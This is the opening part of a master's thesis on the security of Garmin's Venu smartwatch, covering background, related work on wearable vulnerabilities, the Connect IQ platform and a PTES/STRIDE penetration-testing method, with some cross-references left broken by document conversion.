Ethical hacking of Garmin’s sports watch

Josef Karlsson Malik

13/06/2021

Master’s Thesis

Examiner
Robert Lagerström

Academic adviser
Pontus Johnson

KTH Royal Institute of Technology
School of Electrical Engineering and Computer Science (EECS)
Division of Network and Systems Engineering
SE-100 44 Stockholm, Sweden

Abstract

IoT devices within the technical market are rapidly growing in popularity. However, they are still young and due to the rapid growth and demand of the market, they are also known to be more vulnerable to attacks compared to other applications. The smartwatch is an IoT device that collects a large amount of personal data and monitors a consumer continuously, therefore it also comes with a great privacy risk if there are vulnerabilities in the device.

The objective of this thesis was to assess the security of Garmin's smartwatch Venu and to demonstrate whether the smartwatch is secure or not. The task of fully validating the security of an application or device is nontrivial and cannot be perfectly achieved. However, this thesis uses a systematic approach using state of the art approaches to attempt to assess security.

The methodology PTES was applied which includes threat modelling. Threat modelling was used to list the possible vulnerabilities existing on the smartwatch. The tested vulnerabilities were selected based on the delimitations as well as their placing on an applied risk matrix. The vulnerabilities were then tested based on OWASP:s testing guide and ASVS.

It was found that Garmin Venu was generally secure with a few minor security flaws. The Swedish law limited the possible security tests, as this thesis was done without collaboration with Garmin. However, the thesis does provide pointers of needed further investigation for vulnerabilities as well as conclusions that suggest that the smartwatch is secure. The threat model in this thesis provides identified threats that were not analysed due to time constraints. The conclusion of this thesis encourages further analysis of the operating system Garmin runs on, as it opens up more potential threats to be penetration tested.

Keywords

IoT, smartwatch, security, ethical hacking, penetration testing

Sammanfattning

IoT-enheter inom den tekniska marknaden växer snabbt i popularitet. De är dock fortfarande nyutkomna och på grund av den snabba tillväxten och efterfrågan på marknaden är de också kända för att vara mer utsatta för attacker jämfört med andra applikationer. Smartklockan är en IoT-enhet som samlar in en stor mängd personuppgifter och kontinuerligt övervakar en konsument. Följaktligen tillkommer en stor integritetsrisk om det finns sårbarheter i enheten.

Syftet med denna avhandling var att bedöma säkerheten för Garmins smartklocka Venu och undersöka om smartklockan är säker eller inte. Uppgiften att helt validera säkerheten för en applikation eller enhet är inte enkel och kan inte fullbordas. Emellertid använder denna avhandling ett systematiskt tillvägagångssätt som använder avancerade metoder för att försöka bedöma säkerheten.

Metoden PTES tillämpades vilken inkluderar hotmodellering. Hotmodellering användes för att lista upp de möjliga sårbarheter som finns på smartklockan. De testade sårbarheterna valdes utifrån begränsningarna för avhandlingen och deras placering i en tillämpad riskmatris. Sårbarheterna testades sedan baserat på OWASPs testguide och ASVS.

Sammanfattningsvis konstaterades att Garmin Venu i allmänhet var säker med några mindre säkerhetsfel. Svensk lag begränsade de möjliga säkerhetstesterna, eftersom denna avhandling gjordes utan samarbete med Garmin. Avhandlingen ger tips om ytterligare väsentliga granskningar för sårbarheter samt bidrar med slutsatser som tyder på att smartklockan är säker. Hotmodellen i denna avhandling innehåller identifierade hot som inte analyserades på grund av tidsbegränsning. Avslutningen i denna avhandling uppmuntrar bland annat till ytterligare analys av det operativsystem Garmin körs på, eftersom det öppnar upp möjligheten till ytterligare penetrationstest av potentiella hot.

Nyckelord

IoT, smartklocka, säkerhet, etiskt hackande, penetrationstest

Table of contents

List of acronyms and abbreviations

API	Application Programming Interface
ASVS	Application Security Verification Standard
BLE	Bluetooth Low Energy
CPU	Central Processing Unit
CSRF	Cross-Site Request Forgery
DOM	Document Object Model
DoS	Denial-of-Service
DDoS	Distributed-Denial-of-Service
GPS	Global Positioning System
HSTS	HTTP Strict-Transport-Security
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDE	Integrated Development Environment
IoT	Internet-of-Things
JSON	JavaScript Object Notation
MitM	Man-in-the-Middle
NIST	National Institute of Standards and Technology
OS	Operating System
OWASP	Open Web Application Security Project
RF	Radio Frequency
RSA	Rivest, Sharmir, and Adleman (cryptosystem)
SDK	Software Development Kit
SQL	Structured Query Language
TLS	Transport Layer Security
USB	Universal Serial Bus
Wi-Fi	Wireless Fidelity
XSS	Cross-Site Scripting

1 Introduction

In recent times, normal home appliances such as light bulbs, speakers and watches are equipped with sensors that can allow them to be, for example, controlled with a smartphone through WiFi or Bluetooth. These devices are examples of the term IoT, Internet of things. IoT is when physical objects are connected and exchange data with other devices and systems using the internet. The growth of IoT devices is continuously flourishing at a faster rate than predicted. According to Gartner back in 2017, it was expected that the number of connected devices that will be used worldwide will reach 20.4 billion [1]. However, this predicted number was already passed back in 2019 and in 2020 it was estimated to be around 31 billion IoT devices worldwide [2]. Presently, this number is expected to grow even faster with the release of the 5G network [3]. [4, 5]

The application of IoT devices can be divided into [4, 6]:

- Consumer applications (eg. Smart home devices and fitness wearables)
- Organizational applications (eg. Healthcare and transportation)
- Industrial applications (eg. Manufacturing and agriculture)
- Infrastructure applications (eg. Metropolitan and environmental)

The purpose of this thesis is to examine the security of a consumer application called Venu [7], which is a fitness wearable developed by Garmin. The security of the device will be tested by first performing threat modelling of the system and then penetration tests based on what has been while found performing the model. The fitness wearable Venu is equipped with multiple sensors that have the purpose of helping the consumer keep track of its body and keep the user active. The sports watch is worn and constantly monitors the situation of the consumer. The sensors that Venu is equipped with are: GPS, GLONASS, GALILEO, heart rate monitor, barometric altimeter, compass, gyroscope, accelerometer, ambient light sensors and a Pulse Ox blood oxygen saturation monitor. Since the sports watch is equipped with a large number of sensors and gathers a great amount of real-time data, the security of such a device is essential. [8]

In this thesis the term wearable will be synonymous with sports watch and smartwatch, which is the subject of this thesis.

1.1 Background

The use of fitness wearables is increasing among people. According to International Data Corporation, also known as IDC, just under three quarters of 2020, the wearable market grew by 35.1%, with the total shipment being around 125 million units [9, 10]. The growth of smartwatches will continue to bloom over the next several years according to a researcher in the IDC:s wearables team [11].

Fitness wearables, also known as activity trackers for example smartwatches, are devices that are used to monitor and self-track real-time data related to fitness. These types of data can be for example number of steps, calories burned or consumed, pulse, etc. These devices are usually worn and used to guide the consumer into a healthier lifestyle.

With the market being fast-growing and smartwatches being more commonly used among people, it has become a more frequent target for hackers, as IoT devices have a history of being insecure [12]. One big example of an IoT attack is The Mirai Botnet back in 2016, which was “the largest DDOS-attack, which is an attack used to disrupt service. ever launched using an IoT botnet” [13] at its time. This attack was possible by malware called Mirai. The malware Mirai scanned the internet for vulnerable IoT devices, gaining control over them, then using them to scan for more insecure IoT devices. The result of the attack was the denial of service of major websites such as Amazon, Paypal and Twitter. [14, 15]

1.2 Problem

Although smartwatches may seem like innocent devices designed to improve people's self-care through exercise and health monitoring, there are immense security and privacy risks that come with these devices [16]. According to Blasco et al. [17], the industry is pushing the systems too early into the market, as wearables are becoming increasingly more popular, before considering privacy and security issues. According to the authors, the two main challenges that come with developing smartwatches and keeping the security and privacy in wearables are: firstly, as wearables usually are equipped with a variety of sensors that collects a large amount of personal data and monitors a consumer continuously, it poses a critical privacy risk if any of the data is compromised. This actively demonstrates that security is essential. Secondly, a challenge mentioned is that wearables have limited computation, memory, and power resources. Because of this, it can be difficult to implement a full collection of security features similar to what other devices, for example, a computer, might have. [17]

In July 2020 Garmin got attacked by ransomware that shut down their application “Garmin Connect”. This ransomware, known as WastedLocker, accessed and encrypted essential files. The creator of the virus then demanded a ransom to give back the encryption key. According to the article written by Cyber Security hub, Garmin paid 10 million dollars to get their service up and running again. [18, 19]

Considering the growth of wearables and the specified flaws and attacks in such devices, companies need to expand their security budget. This thesis aims to serve as an example of whether the security of today's sports watch is sufficient or needs more resources.

1.3 Research Question

The aim of this thesis is to make a security assessment regarding the sports watch, Garmin’s Venu. The research questions that will be answered in this paper are: **Do any vulnerabilities exist in Garmin’s sports watch, and if so, how can the vulnerabilities be exploited?**

1.4 Goal, Purpose & Ethics

The desired outcome of the thesis is to demonstrate whether the system Garmin’s sports watch is secure or not, not necessarily about finding vulnerabilities. However, if a vulnerability is discovered it will confirm the lack of security. The objective of the project is to assess the security of Garmin’s sports watch. Hence, this thesis will present a methodological security analysis of Garmin’s Venu and perform penetration tests of the potential threats.

This master thesis can be of interest to developers, security researchers and engineers. It can be of great use for developers that work on similar systems to know what pitfalls to avoid and how to achieve a more secure device. For security researchers and engineers, this thesis can be of interest to those who conduct similar research.

If a vulnerability is identified, responsible disclosure will be applied. The vulnerability should not be disclosed until the developers of the product are informed and fixed on the issue at hand. If the vulnerability is disclosed before the fix, the risk of potential attackers using that information to cause harm still exists. Furthermore, laws relevant to this thesis will be presented in the discussion and evaluation chapter 6.1.

1.5 Research Methodology

The method that will be used for this degree project is the penetration testing execution standard. Penetration testing usually starts with performing a threat model, which is a process where one describes and explores the system and tries to categorize each possible attack. This is then followed by penetration tests on each attack, to see if a vulnerability can be found.

Before conducting the penetration process, literature studies must be carried out to have a strong fundamental knowledge going into the penetration testing. The literature study will primarily be focused on three subjects. Firstly, what the literature study will focus on is threat modelling. The threat model must be well performed as the penetration testing will be based on it. Secondly, is the system at hand. To be able to perform a threat model, the user and developer's manual of Garmin's sports watch must be read and fully understood. Thirdly, recent related papers regarding penetration testing of similar systems will also be studied to achieve state-of-the-art knowledge on the subject. Lastly, when the threat modelling is complete, the potential attacks for each case will be studied.

1.6 Delimitations

A comprehensive security audit of the whole system is beyond the scope of this thesis. This is as the attack surface, which is the ways a device can be compromised through a source of input, of the entire Garmin's sports watch is too broad. The penetration test of the device is divided into two theses, as it is a collaboration with a master thesis written by Lucas Manfredh. Lucas Manfredh's paper will look more into the Radio Frequency (RF) security of the device, while this thesis will investigate the common security flaws existing in web- and IoT applications.

Another delimitation is due to laws. Since this work is not a collaboration with Garmin, any attack involving the cloud server is not permitted and hence will be avoided.

1.7 Outline

The structure of the thesis is structured as follows: **Chapter 2** introduces the necessary background information concerning the sports watch, such as technical information, Connect IQ, the programming language Monkey C, and the API. **Chapter 3** presents the methodology of penetration testing. The resulting threat model of the device will be presented in **Chapter 4**. In **Chapter 5** the tests and results of the exploitations will be described. **Chapter 6** discusses and motivates the gathered results, exploitations, and whether or not the research question has been adequately answered. Lastly, **Chapter 7** concludes the thesis and discusses future work about work.

1.8 Related work

This section will present previous and related work regarding wearables security and privacy, Garmin's smartwatch security and threat modelling. This thesis was designed based on these relevant works.

1.8.1 Wearables Security and Privacy

In a literature study and security analysis conducted by Moganedi and Pottas [20] year 2020, they found that the five most common vulnerabilities affecting fitness wearables are: Lack of authentication, Lack of Encryption, Insecure communication, Insecure Cloud Server Storage, and Lack of Physical Security.

In a paper written by Fereidooni et al. [21], they analysed two Fitbit models. They found that fitness wearables had serious security and privacy vulnerabilities. In their work, they were able to reverse engineer the message semantics sent between the device and the cloud by first performing a Man-in-the-middle (MITM) attack. Since the system did not have end-to-end encryption and the Fitbit server accepts and respond to unencrypted activity records sent, they could capture and study the message generated by the tracker. When the semantics of the message were figured out, the authors could spoof the system by sending a fake message stating that a certain amount of steps has been taken without doing any actual steps. [21]

1.8.2 Previous Garmin sports watch vulnerabilities

Hilts et al. [22] found in 2016, that the communication between the mobile application, Garmin Connect, and Garmins servers did not use an encrypted protocol to transmit sensitive personal data. The data transmitted also included the end user's "userid" in the payload, which made it easier for them to identify the captured data. What this implies is that a third party could monitor the data that the smartwatch collects by performing a man-in-the-middle attack. Exceptions to this vulnerability and where secure protocols were deployed were in the account creation process and login/logout. [22]

A similar paper by Fereidooni et al. [23], found later in 2017 that the data that was sent from the tracker to the Garmin server by HTTPS protocol has not been encrypted but is encoded. The encoding uses a protocol called FIT, Flexible and Inter-operable data Transfer protocol. The authors developed a script that could modify FIT files, to manipulate and update the FIT files sent from the tracker. They then sniffed the communication between the two and dumped the POST request that the tracker requested and uploaded their own modified FIT file. The result was that they could enter a counterfeit FIT file that indicated that they have taken 80.000.000 steps without the system raising any errors.

1.8.3 Threat modelling

In a study conducted by Lagerström and Xiong [24], 176 articles were studied to answer the research question, "what is threat modelling" and "what is the state-of-the-art method in this field". The articles were picked from IEEE Xplore, Scopus, Springer Link, and Web of Science where 54 out of the 176 were further analysed. The process of choosing the articles was based on four criteria. The findings from this systematic literature review were that there is no clear definition of threat modelling, as threat modelling can be used in many different scenarios. Despite this fact, one that is "widely accepted" according to the paper is the definition given by Uzunov and Fernandez [25]: "threat modelling is a process that can be used to analyse potential attacks or threats, and can also be supported by threat libraries or attack taxonomies". Regarding what seems to be the state-of-the-art way of performing threat modelling is non-automatically, "which can be time-consuming and error-prone" according to the paper. The decision on how the threat modelling was performed in this thesis is based on the conclusion of this paper. [24]

2 Garmins Venu

The system that this thesis will perform a penetration test on is the smartwatch Garmin Venu. The version of the software in the watch are the following:

- Software version 5.6
- GPS Version: 4.8
- ANT/BLE/BT 6.11
- WiFi: 2.6
- TSC (Touch Screen Controller): 2.1
- Sensor version: 7.00
- Version WHR (Wrist heart rate): 0.09.01
- Connect IQ: 3.2.4
- BMX: 0.9.1
- Secondary BMX: 0.8.0

Garmin's Venu is a smartwatch that is made to help the consumer with its fitness activities by providing self-tracking and more. Venu is equipped with many sensors such as GPS, GLONASS, GALILEO, heart rate monitor, barometric altimeter, compass, gyroscope, accelerometer, ambient light sensors, and Pulse Ox blood oxygen saturation monitor.

2.1 Garmin Connect


To access most of the smart functionality Garmin's Venu provides, the watch must be connected to a compatible smartphone through Bluetooth low energy, BLE. Doing so gives the possibility to view notifications on the smartwatch as well as replying to text messages and incoming calls. To access more of the possible functionalities, the app Garmin Connect must be downloaded on the connected smartphone and an account needs to be created. The Garmin Connect app receives all activities from the smartwatch, such as heart rate, steps, etc as well as software updates. Garmin Connect also gives the possibility to connect to a third-party music provider, such as Spotify. This can also be accomplished by connecting the smartwatch to WiFi, through the Garmin Connect app. Connecting the device to WiFi makes it possible for the device to download software updates as soon as they are released, syncing audio from third-party providers, and uploading activity data to the cloud server. From the app one can also set up Garmin Pay, mentioned below.

Garmin Pay is a function that allows the user to pay for purchases using the watch by registering the consumer's bank card, utilizing near field communication (NFC). To pay with the watch the user enters the four-digit passcode, and if the code is entered incorrectly three times the service locks itself and must be reset in the Garmin Connect app. If entered correctly, the user must hold the watch near the reader within 60 seconds with the watch facing towards the reader. Once the user has entered the passcode once, it is possible to pay within 24 hours without entering the passcode again. This is only possible if the smartwatch has not been removed or the heart rate monitor has been disabled.

Garmin Connect can also be accessed through the computer as well by entering the website garmin.connect.com. From there, similar to the application, all activity data can be seen and accessed. It is also possible to upload activities to Garmin Connect from the computer by downloading Garmin Express. From Garmin Express it is possible to update the smartwatch, download personal audio files from the computer as well as manage applications downloaded from Connect IQ.

2.2 Connect IQ

Connect IQ is an open platform where a developer who has developed their own Garmin application can publish it for a consumer to download. The purpose of Connect IQ is to be able to provide the possibility for a consumer to personalize a consumer's wearable [26]. Any developer can develop their application for Connect IQ devices and distribute them through the Connect IQ Store by downloading and utilizing the Connect IQ Software Development Kit (SDK). The SDK offers an application programming interface (API) called Toybox, shown in figure 2.1, defined by Garmin. The API allows accessing function that provides sensor data, communication protocols such as ANT, which is a Wireless Personal Network protocol developed at Garmin, as well as BLE. [26]



Module: Toybox

Overview

Modules Under Namespace


Modules: Toybox.Activity, Toybox.ActivityMonitor, Toybox.ActivityRecording, Toybox.Ant, Toybox.AntPlus, Toybox.Application, Toybox.Attention, Toybox.Background, Toybox.BluetoothLowEnergy, Toybox.Communications, Toybox.Cryptography, Toybox.FitContributor, Toybox.Graphics, Toybox.Lang, Toybox.Math, Toybox.Media, Toybox.PersistedContent, Toybox.PersistedLocations, Toybox.Position, Toybox.Sensor, Toybox.SensorHistory, Toybox.SensorLogging, Toybox.StringUtil, Toybox.System, Toybox.Test, Toybox.Time, Toybox.Timer, Toybox.UserProfile, Toybox.WatchUi, Toybox.Weather

```
Generated Feb 18, 2021 2:28:11 PM
```

Figure 2.1 The API used to develop third party application and the existing modules

Connect IQ applications are developed using the Garmin-developed object-oriented programming called Monkey C. According to Garmin, Monkey C is a language that has features similar to programming languages like Java, Lua, Javascript, Ruby, Python, and PHP. The syntax of the language is similar to already existing dynamic languages, which is intended to keep it easy to learn. An example of how code can look in Monkey C is depicted in *Figure 2.2*. The language is designed, according to the creators, to facilitate developers to focus on the consumer rather than the constraints of resources. [27, 28]

To ensure that a developer does not publish malicious applications to the Connect IQ Store, Garmin has designed a security model to help prevent it. The security model of Connect IQ consists of three trust levels. These levels are the following: “Trusted”, “Developer”, and “Untrusted”. “Trusted” are applications that have passed Garmin’s reviewing phase, which is necessary for each application to be published in the Connect IQ Store. The general guidelines for what the reviewing phase looks like can be for example the use of copyrighted content, crashes of applications, as well as behaviour the reviewers deem inappropriate [29].
Applications with the trust level “Developer” are applications in the developing phase. Applications within this level can only be used for testing. “Untrusted” applications are deemed not trustworthy and cannot be run on a Garmin device. An application must be signed for it to be able to run on a Garmin device. Monkey C can be used to sign the developer's application to the trust level “Developer” when testing on a device. When the device is published in the store the application is signed with the level “Trusted”. [30]



```
using Toybox.WatchUi;
using Toybox.Graphics;
using Toybox.System;
using Toybox.Lang;

class newProjectView extends WatchUi.WatchFace {

    function initialize() {
        WatchFace.initialize();
    }

    function onLayout(dc) {
        setLayout(Rez.Layouts.WatchFace(dc));
    }

    function onShow() {
    }

    function onUpdate(dc) {
        // Get and show the current time
        var clockTime = System.getClockTime();
        var timeString = Lang.format("$1$:$2$", [clockTime.hour, clockTime.min.format("%02d")]);
        var view = View.findDrawableById("TimeLabel");
        view.setText(timeString);

        // Call the parent onUpdate function to redraw the layout
        View.onUpdate(dc);
    }

    function onHide() {
    }
    function onExitSleep() {
    }
    function onEnterSleep() {
    }
}
```

Figure 2.2 Example of application object written in Monkey C

The types of applications that the Connect IQ Store provides, and the developers can implement are divided into five categories [27]:

- **Audio Content Provider Apps** are applications similar to Spotify and Deezer. The purpose of these apps is to function as a connection between the music services and Garmin's music players. This kind of applications has three contexts: Playback Configuration, Sync, and Playback experience. [31, 32]
- **Data Fields**. Data Fields allows developers to implement additional metrics and data to display during an already existing and supported Garmin activity. The desired function for Data Fields is to give the developer the ability to customize how they want to present the data. To implement a Data Field, a `compute()` method that handles incoming activity info must be implemented. The method is called once per second and retrieves `Activity.info`. [33, 34]
- **Device Apps**. Device apps are the most flexible type of applications that are available at the Connect IQ Store. There is a wide range of device apps that can be developed. It can be anything from Google Chromes game Dino Runner [35] to representing information regarding weight lifting. This type of application accesses most of what is possible in the smartwatch compared to the other types, such as using BLE to communicate with a smartphone and the internet, GPS, sensor data, and the accelerometer. Device apps also offer the possibility to capture, display, record, and share data with FIT Files, which is a data file used by Garmin devices to store data, such as the number of steps taken, which is logged by the wearable. [26, 36, 37]
- **Widgets**. Widgets are applications that offer a quick view of any data from a cloud service, sensors, or API:s. A widget is placed on the main screen carousel and can be launched from there. [26, 38]

- **Watch Faces**. Watch faces are applications that are displayed on the main screen of the Garmin device. This type serves to offer a customized watch face for the device. Compared to the other types, Watch Faces accesses the least of what is possible in the smartwatch and the API, due to battery life concerns.

3 Methodology

To answer the research question adequately, penetration testing will be used. There are different methodologies to conduct a penetration test. Similarly, to threat modelling, described in section 1.8.3, no standardized tests are currently available. Baloch describes different methodologies that can be applied for conducting a penetration test, which are OSSTMM, NIST, OWASP, and PTES [39]. This thesis bases the methodology on PTES (Penetration Testing Execution Standard), which is also introduced in OWASP:s latest testing guide [40]. PTES defines penetration testing into seven phases [41]:

- **Pre-engagement Interactions**. Within this phase, agreements are made with the client about the scope, goal, time estimation, rules of engagement and more. The scope will define what will be tested, while the rules of engagement define how the testing will occur. This can be for example permission to test, nondisclosure agreements and defined liabilities. [39, 42]
- **Intelligence Gathering**. This phase lays the fundamentals for a successful penetration test. In this phase, as the name implies, information regarding the considered system is gathered and later utilized in the following phases. Open-source intelligence, also known as OSINT, can be applied here and will be described in section 3.2. [43–45]
- **Threat Modelling**. Within the threat modelling phase, the information from the previous phase will be applied to help identify potential attack surfaces. The potential attack surfaces are discovered using theoretical use cases and are then assessed based on different criteria. [46, 47]
- **Vulnerability Analysis**. In this phase, the attack surfaces from the threat model are tested to see if there is a possible vulnerability. This can be done by for example scanning, traffic monitoring or Fuzzing, which is inputting unexpected random data [48]. [49, 50]
- **Exploitation**. In this phase, the attacks are executed based on vulnerability analysis. This can be or example MitM attack which is where an attacker successfully impersonates each endpoint of communication and can intercept for example messages between the two endpoints, scripts and injections. [51, 52]
- **Post Exploitation**. Within this phase, if a system has been compromised, its value is determined. The value of the vulnerability is determined by evaluating how critical it is to the whole ecosystem, which is all the components included in Garmin's Venu, and how much sensitive data is stored in it. Examples of actions performed to assess the criticality are pillaging, which means obtaining information such as hashed passwords and analysing the infrastructure. [53, 54]
- **Reporting**. Within this final phase, the report should be written summarizing the findings. The report is divided into two, Executive-level and Technical-level. At the Executive-level section the overall purpose of the test, business impact, general findings, and recommendations should be written down. In the technical-level section, the findings and process is described in detail. [55, 56]

The following sections provide an overview of how the seven phases were applied in this thesis.

3.1 Pre-engagement Interactions

No rules of engagement or scope were set up with the company as this thesis is not a collaboration with Garmin. The rule of engagement of which this thesis is bound to, are the general rules and timeline for writing a master thesis. As there is no client, the whole Pre-engagement process was performed by the author of this thesis.

3.2 Intelligence gathering

The information-gathering process was performed using the OSINT methodology. OSINT is a methodology for selecting and acquiring publicly available data to determine potential entry points within a system. It is divided into three forms: passive, semi-passive, and active information gathering. Passive information gathering corresponds to reading information that exists in third-party archives. This implies that no trace at all is left behind on the target. Semi-passive information gathering is accessing information that appears like normal traffic. Active information gathering is an information-gathering process that can appear as malicious behaviour. This corresponds to, for example, port scanning. [44]

3.2.1 Passive & Semi-passive information gathering

The majority of the information gathering performed was passive and semi-passive information gathering. This is as Garmin offers much information about their product on their developer page and in the manual. They offer information about how the smartwatch communicates with the other devices, how their programming language Monkey C works and more. The websites that were used in this phase were: fccid.io, thisisant.com, developer.garmin.com and garmin.com. Information was also gathered by manually testing the smartwatch. [57–60]

3.2.2 Active information gathering

Active information gathering is activities such as port scanning and traffic capturing. The only active information gathering that was performed was through traffic capturing using the tool Wireshark, which is an open-source packet analyser used for network troubleshooting. [61]

3.3 Threat model

Threat modelling can be categorized depending on the different perspectives: black box, white box, and grey box. The black box perspective means that there is very limited information provided on the targeted ecosystem. This can be for example when testing a web application where the source code is not provided. In this setting, the penetration tester can try to extract information on the ecosystem through manual testing. This perspective is the most tedious and simulates well how an adversary with no prior knowledge could potentially compromise a target. [39, 47]

In a white box perspective, the majority of the information regarding the targeted ecosystem is revealed for the penetration tester. In a web application example, the source code is revealed allowing it to be analysed as well. In this setting, the penetration tester can make a more economic analysis as the information gathering process is simplified. Lastly, a grey box perspective is the middle ground of the two previously mentioned perspectives; some information is given and some has remained hidden. [39]

This thesis follows a black box perspective as there is no collaboration with the company and no prior knowledge about the smartwatch is given.

This phase was performed in collaboration with another master thesis written by Lucas Manfredh as he penetration tested a similar device.

3.3.1 Method

As mentioned in section 1.8.3, there is no current standard of how threat modelling is conducted, except for being performed non-automatically. The threat model of this thesis is based on the methodology written by Gupta and Guzman [62], which includes six steps. These six steps are:

- **Identifying assets** – In the first step of the process, all assets of the ecosystem are documented and described to get a better understanding of the target. The documentation of the identified assets in Garmin's smartwatch is described in **Fel! Hittar inte referenskälla.** found in chapter 4.
- **Creating an architecture overview** – The second step of the process is to create an architecture overview. This overview of the ecosystem helps visualize how the different assets communicate with each other and what technologies are in use. A brief description of what is sent through the communication protocols is also found in the visualization. This architecture visualization of the ecosystem can be found in *Figure 4.2* seen in chapter 4.
- **Decomposition** – In the third step of the process, the potential candidates of vulnerable entry points of the target is located. These entry points are then documented. The list of all identified entry points can be found in **Fel! Hittar inte referenskälla.**.
- **Identifying threats** – The fourth step of the process consists of identifying the potential threats based on the identified entry points and the architecture overview of the target. The identifying of potential threats process was achieved utilizing the STRIDE model developed at Microsoft [63]. The STRIDE model for the smartwatch can be found in **Fel! Hittar inte referenskälla.**. The model acts as a device to categorize each security threats into six categories. The categories are the following:
    - **Spoofing identity** – Stands for illegal access or usage of other users' authentication information. These sorts of threats usually result in a breach of Authenticity, which means the validity of for example transmission, is interrupted.
    - **Tampering with Data** – Corresponds to malicious modification or unauthorized changes of data. This usually results in a breach of integrity. One example can be that data sent between parties has been altered or destroyed.
    - **Repudiation** – Stands for the possibility to deny performing a malicious action. A breach of repudiation leads to non-repudiation, which refers to the ability of a system to counter repudiation threats. One example of such an attack is that an adversary turned off logging, which means that malicious activities are hidden.
    - **Information Disclosure** – Corresponds to the exposure of information to individuals who are not supposed to access it. Threats within this category target the breach of confidentiality, which can be for example the leakage of personal information.
    - **Denial of Service** – This stands for the denial of service to valid users by for example exhausting resources required for service, attacks within this category threaten the availability of the system.
    - **Elevation of Privilege** – This category corresponds to the event of an unprivileged user gaining privileged access to compromise the system. This sort of attack leads to a breach of authorization.

- **Documenting threats** – In the fifth step in the process, the documentation of the threats identified in step 4 using the STRIDE model is performed. This documentation is performed with a list describing the threat, threat target, attacked techniques and countermeasure. All of the identified threats from the STRIDE model were not documented. Only the threats selected by either Lucas Manfredh or the author of this thesis have been documented.
- **Rating the threats** –Lastly, in the final step of the process, the threats are rated based on their likelihood to succeed and the possible impact.
  As every identified threat from the STRIDE model cannot be tested, due to the limitations, the threats need to be selected carefully. For this reason, this final process was conducted before the documentation of the threats in order to be able to motivate the selected threats. The categorizing and rating of each threat was performed utilizing a risk matrix, which can be found in **Fel! Hittar inte referenskälla.**.

3.4 Vulnerability Analysis

After the threat modelling phase is finished, the next phase is to analyse the discovered potential threats. The vulnerability phase was divided into three steps: active, passive and research [49]. The majority of vulnerability analysis performed in this thesis is passive and thorough research as the thesis is not a collaboration with Garmin.

3.4.1 Active Testing

Active testing corresponds to direct interaction with the targeted ecosystem [49]. In the active testing phase web crawling, which involves scans for links, submitting forms, navigational paths were utilized.

3.4.2 Passive Testing

The active testing step includes analysing the metadata of files and traffic monitoring [49]. As there is no available internal document that could be analysed, this could not be conducted. Traffic monitoring; however, was used to track the communication between the server and the other assets.

3.4.3 Research

This step includes measures such as code analysis, make use of previously reported vulnerabilities on the target and testing the login page for common and default passwords [49]. In this step, an analysis of previous papers was conducted. The websites were also scanned for potential outdated parts.

3.5 Exploitation

In this step, the exploitation picked from the threat model was tested for vulnerabilities. The steps taken are explained in section **Fel! Hittar inte referenskälla.**.

3.6 Post Exploitation

This step was not taken as the system was not compromised.

3.7 Reporting

